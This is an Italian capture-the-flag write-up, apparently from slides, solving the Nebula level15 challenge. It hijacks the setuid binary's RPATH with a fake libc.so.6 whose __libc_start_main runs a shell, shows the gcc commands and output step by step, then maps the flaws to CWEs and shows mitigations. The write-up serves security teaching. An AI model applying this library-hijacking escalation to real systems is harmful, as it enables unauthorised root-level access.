
```
level15@nebula:~$ ls -lah /var/tmp
total 0
drwxrwxrwt 3 root    root     29 2012-08-23 18:46 .
drwxr-xr-x 1 root    root    100 2011-12-06 22:46 ..
drwxrwxr-x 2 level15 level15   3 2012-10-31 01:38 flag15
```

Possiamo subito notare che questa directory è modificabile dall'utente **level15** infatti presenta i seguenti permessi:

drwxrwxr-x

Quindi una possibile idea d'attacco sarebbe quella di inserire un file oggetto condiviso **lib.so.6** che ci permette di eseguire codice arbitrario.

AGGIORNAMENTO DELL'ALBERO D'ATTACCO



IDEA ATTACCO #4 2/13

Prima di andare a creare ed iniettare la libreria condivisa dobbiamo analizzare quali funzioni vengono utilizzate da **flag15**.

Per studiare il suo comportamento andiamo ad utilizzare un debugger con il comando

objdump –p /home/flag15/flag15

L’opzione *–p* ci permette di visualizzare le informazioni che sono specificate per il formato del file oggetto.

IDEA ATTACCO #4 3/13

```
Dynamic Section:
  NEEDED               libc.so.6
  RPATH                /var/tmp/flag15
  INIT                 0x080482c0
  FINI                 0x080484ac
  GNU_HASH             0x080481ac
  STRTAB               0x0804821c
  SYMTAB               0x080481cc
  STRSZ                0x0000005a
  SYMENT               0x00000010
  DEBUG                0x00000000
  PLTGOT               0x08049ff4
  PLTRELSZ             0x00000018
  PLTREL               0x00000011
  JMPREL               0x080482a8
  REL                  0x080482a0
  RELSZ                0x00000008
  RELENT               0x00000008
  VERNEED              0x08048280
  VERNEEDNUM           0x00000001
  VERSYM               0x08048276

Version References:
  required from libc.so.6:
    0x0d696910 0x00 02 GLIBC_2.0
```

Dall'output seguente si evince che:

- il file **flag15** presenta una sezione dinamica e quindi fa utilizzo di librerie condivise ovvero **libc.so.6**
- Il parametro **RPATH** specifica la posizione dove il loader andrà a cercare la libreria condivisa che nel nostro caso è */var/tmp/flag15*

IDEA ATTACCO #4 4/13

Andiamo ad analizzare più nel dettaglio il file binario al fine di verificare a quali funzioni fa riferimento e valutare di conseguenza quale funzione utilizzare per poter iniettare del codice malevolo e vincere la sfida.

Anche in questo caso andremo ad utilizzare il debugger con il seguente comando:

objdump –R /home/flag15/flag15

l'opzione *–R* ci permette di visualizzare le entry riallocate dinamicamente del file in oggetto. Questo comando è significativo solo per gli oggetti dinamici.

IDEA ATTACCO #4 5/13

```
level15@nebula:~$ objdump -R /home/flag15/flag15

/home/flag15/flag15:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ff0 R_386_GLOB_DAT    __gmon_start__
0804a000 R_386_JUMP_SLOT   puts
0804a004 R_386_JUMP_SLOT   __gmon_start__
0804a008 R_386_JUMP_SLOT   __libc_start_main
```

Dall'output si evince che il file **flag15** fa riferimento a diverse funzioni come *__gmon_start* e *__libc_start_main*.

- *__libc_start_main* esegue le inizializzazioni dell'execution environment prima di chiamare la funzione main con i dovuti parametri.

Poiché abbiamo a disposizione la signature della funzione *__libc_start_main* utilizziamo quest'ultima per iniettare codice al fine di vincere la sfida.

IDEA ATTACCO #4 6/13

Il metodo *__libc_start_main* presenta la seguente firma:

int __libc_start_main(int (*main) (int, char * *, char * *), int argc, char * * ubp_av, void (*init) (void), void (*fini) (void), void (*rtld_fini) (void), void (* stack_end));


Creiamo il nuovo file malevolo che andremo ad utilizzare per far eseguire una shell.

```
int __libc_start_main(int *(main) (int, char * *, char * *), int argc, char * * ubp_av, void (*init) (void), void (*fini) (void), void (*rtld_fini) (void), void (* stack_end)) {
    system("/bin/sh");
}
```

E lo andiamo a memorizzare all'interno della cartella */home/level15*

```
level15@nebula:~$ ls /home/level15
libc_so_fake.c
```

AGGIORNAMENTO DELL'ALBERO D'ATTACCO



IDEA ATTACCO #4 7/13

Per generare la libreria condivisa, andremo ad utilizzare **gcc** con le seguenti opzioni:

- *-shared*: genera un oggetto linkabile a tempo di esecuzione e condivisibile con altri oggetti
- *-fPIC*: genera codice indipendente dalla posizione (Position Independent Code), rilocabile ad un indirizzo di memoria arbitrario

```
level15@nebula:~$ gcc -shared -fPIC -o /var/tmp/flag15/libc.so.6 /home/level15/libc_so_fake.c
```

IDEA ATTACCO #4 8/13

Subito dopo aver generato la libreria condivisa andiamo ad eseguire il file binario **flag15**

```
level15@nebula:~$ /home/flag15/flag15
/home/flag15/flag15: /var/tmp/flag15/libc.so.6: no version information available (required by /home/flag15/flag15)
/home/flag15/flag15: /var/tmp/flag15/libc.so.6: no version information available (required by /var/tmp/flag15/libc.so.6)
/home/flag15/flag15: /var/tmp/flag15/libc.so.6: no version information available (required by /var/tmp/flag15/libc.so.6)
/home/flag15/flag15: relocation error: /var/tmp/flag15/libc.so.6: symbol __cxa_finalize, version GLIBC_2.1.3 not defined in file libc.so.6 with link time reference
```

Tuttavia si presentano due errori:

- Il primo ci dice che *__cxa_finalize* non è specificata
- Il secondo dice che la versione **GLIBC_2.1.3** non viene specificata nel file **libc.so.6**

CXA_FINALIZE e GLIBC

__cxa_finalize

Invoca i distruttori degli oggetti globali (o locali statici) C++ ed esce dalle funzioni registrate con *atexit*. La libreria C a runtime dovrà mantenere una lista di funzioni di terminazione che contiene le seguenti informazioni:

- Un puntatore a una funzione di terminazione
- Un operando da passare alla funzione
- Un handle che identifica la libreria condivisa della entry.

GLIBC_2.1.3

È la GNU C Library, la libreria C più utilizzata su Linux.
Il pathname */lib/libc.so.6* è di norma un link simbolico che punta alla locazione della libreria glibc.

IDEA ATTACCO #4 9/13

Creiamo il metodo *_cxa_finalize* il quale presenta la seguente firma:

void __cxa_finalize(void * d);

Aggiungiamolo al file *libc_so_fake.c*

```c
int __libc_start_main(int *(main) (int, char * *, char * *), int argc, char * * ubp_av, void (*init) (void), void (*fini) (void), void (*rtld_fini) (void), void (* stack_end)) {
    system("/bin/sh");
}

void __cxa_finalize(void * d) {
    return;
}
```


IDEA ATTACCO #4 10/13

Andiamo a creare un file *version* all'interno del quale specifichiamo la versione **GLIBC_2.1.3**

```
level15@nebula:~$ cat version
GLIBC_2.1.3 {};
```

Utilizzeremo tale file, successivamente, in fase di compilazione.

AGGIORNAMENTO DELL'ALBERO D'ATTACCO



IDEA ATTACCO #4 11/13

Compiliamo il file **libc_so_fake.c** utilizzando **gcc** con le seguenti opzioni:

- *-Wl,option*: permette di passare una serie di opzioni, specificate dal parametro option e separate da virgola, al linker. Utilizziamo tale opzione per specificare al linker la versione definita nel file version precedentemente creato.
- *-static-libgcc*: consente di specificare che la nostra libreria sarà compilata staticamente così da includere tutte le dipendenze di cui necessita
- *-Bstatic*: specifica che gli shared objects sono linkati staticamente al file di output

```
level15@nebula:~$ gcc -o /var/tmp/flag15/libc.so.6 -static-libgcc -shared -f
PIC -Wl,--version-script=/home/level15/version,-Bstatic /home/level15/libc_s
o_fake.c
```

IDEA ATTACCO #4 12/13


Eseguendo il file **flag15** otteniamo però il seguente errore:

```
level15@nebula:~$ /home/flag15/flag15
/home/flag15/flag15: /var/tmp/flag15/libc.so.6: version `GLIBC_2.0' not found (required by /home/flag15/flag15)
```

Per questa ragione aggiorniamo il file *version* con la versione corretta:

```
level15@nebula:~$ cat version
GLIBC_2.0 {};
```

AGGIORNAMENTO DELL'ALBERO D'ATTACCO



IDEA ATTACCO #4 13/13

Eseguiamo il binario **flag15** il quale procede ad aprire una shell in modo interattivo, ovvero una shell che aspetta dei comandi in input e mostra il loro output

Eseguiamo il comando *whoami* che ci consente di conoscere l'username effettivo dell'utente corrente il quale corrisponde a **flag15**

Infine, possiamo eseguire **getflag** e vincere la sfida.

```
level15@nebula:~$ /home/flag15/flag15
sh-4.2$ whoami
flag15
sh-4.2$ /bin/getflag
You have successfully executed getflag on a target account
```

SFIDA VINTA!

IDEA ATTACCO #4 ALTERNATIVA 1/2

Siamo a conoscenza del fatto che la chiamata di sistema *system()* esegue il comando che gli viene specificato come parametro.

È possibile sfruttare questa conoscenza per far eseguire alla funzione *__libc_start_main* il comando **/bin/getflag** anziché **/bin/sh** ed aprire quindi una shell.

IDEA ATTACCO #4 ALTERNATIVA 2/2

Modifichiamo il file **libc_so_fake.c** in questo modo:

```
int __libc_start_main(int *(main) (int, char * *, char * *), int argc, char * * ubp_av, void (*init) (void), void (*fini) (void), void (*rtld_fini) (void), void (* stack_end)) {
    system("/bin/getflag");
}

void __cxa_finalize(void * d) {
    return;
}
```

Infine procediamo a ricompilarlo e a mandare in esecuzione il file binario **flag15**


```
level15@nebula:~$ gcc -o /var/tmp/flag15/libc.so.6 -static-libgcc -shared -fPIC -Wl,--version-script=/home/level15/version,-Bstatic /home/level15/libc_so_fake.c
level15@nebula:~$ /home/flag15/flag15
You have successfully executed getflag on a target account
```

ABBIAMO NUOVAMENTE VINTO LA SFIDA

VULNERABILITA' #1

Il file */home/flag15/flag15* ha dei privilegi di esecuzione ingiustamente elevati.

Il CWE della vulnerabilità in questione: **CWE-276 Incorrect Default Permissions**



CWE-276: Incorrect Default Permissions

Weakness ID: 276
Abstraction: Base
Structure: Simple

Presentation Filter: Complete

Description

During installation, installed file permissions are set to allow anyone to modify those files.

Modes Of Introduction

Phase	Note
Architecture and Design	
Implementation	
Installation	
Operation	

Applicable Platforms

Languages

Class: Language-Independent *(Undetermined Prevalence)*

Technologies

Class: Technology-Independent *(Undetermined Prevalence)*

Common Consequences

Scope	Impact
Confidentiality Integrity	**Technical Impact:** *Read Application Data; Modify Application Data*


RIFERIMENTI:

https://cwe.mitre.org/data/definitions/276.html

MITIGAZIONE #1 1/2

Per mitigare questa vulnerabilità è sufficiente abbassare il **SETUID** al file */home/flag15/flag15*:

1. Accediamo con l'account **nebula**
2. Eseguiamo il comando *chmod u-s flag15*



MITIGAZIONE #1 2/2


Infatti eseguendo di nuovo **flag15** dall'account **level15** non riusciamo a vincere la sfida:

```
level15@nebula:/home$ flag15/flag15
sh-4.2$ whoami
level15
sh-4.2$ /bin/getflag
getflag is executing on a non-flag account, this doesn't count
sh-4.2$
```

VULNERABILITA' #2

La directory */var/tmp/flag15* ha dei privilegi di scrittura non giustificati che ci consentono di iniettare codice malevolo.

Il CWE della vulnerabilità in questione: **CWE-269: Improper Privilege Management**



CWE-269: Improper Privilege Management

Weakness ID: 269
Abstraction: Class
Structure: Simple

Presentation Filter: Complete

Description

The software does not properly assign, modify, track, or check privileges for an actor, creating an unintended sphere of control for that actor.

Relationships

Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf		284	Improper Access Control
ParentOf	B	250	Execution with Unnecessary Privileges
ParentOf	B	266	Incorrect Privilege Assignment
ParentOf	B	267	Privilege Defined With Unsafe Actions
ParentOf	B	268	Privilege Chaining
ParentOf	B	270	Privilege Context Switching Error
ParentOf	C	271	Privilege Dropping / Lowering Errors
ParentOf	B	274	Improper Handling of Insufficient Privileges
ParentOf	B	648	Incorrect Use of Privileged APIs

Relevant to the view "Architectural Concepts" (CWE-1008)

Modes Of Introduction

Phase	Note
Architecture and Design	


RIFERIMENTI:

https://cwe.mitre.org/data/definitions/269.html

MITIGAZIONE #2 1/2

Per mitigare questa vulnerabilità è sufficiente modificare i permessi sulla directory */var/tmp/flag15*:

1. Accediamo con l'account **nebula**
2. Eseguiamo il comando *chmod 555 flag15* per eliminare i permessi di scrittura della directory



MITIGAZIONE #2 2/2

Dopo ciò, quando proviamo a creare l'oggetto **libc.so.6** come utente **level15** otteniamo il seguente errore, poiché non abbiamo i permessi di scrittura nella cartella */var/tmp/flag15*

```
level15@nebula:~$ gcc -o /var/tmp/flag15/libc.so.6 -static-libgcc -shared -fPIC -Wl,--version-script=/home/level15/version,-Bst
/usr/bin/ld: cannot open output file /var/tmp/flag15/libc.so.6: Permission denied
collect2: ld returned 1 exit status
level15@nebula:~$
```

Grazie per l’attenzione!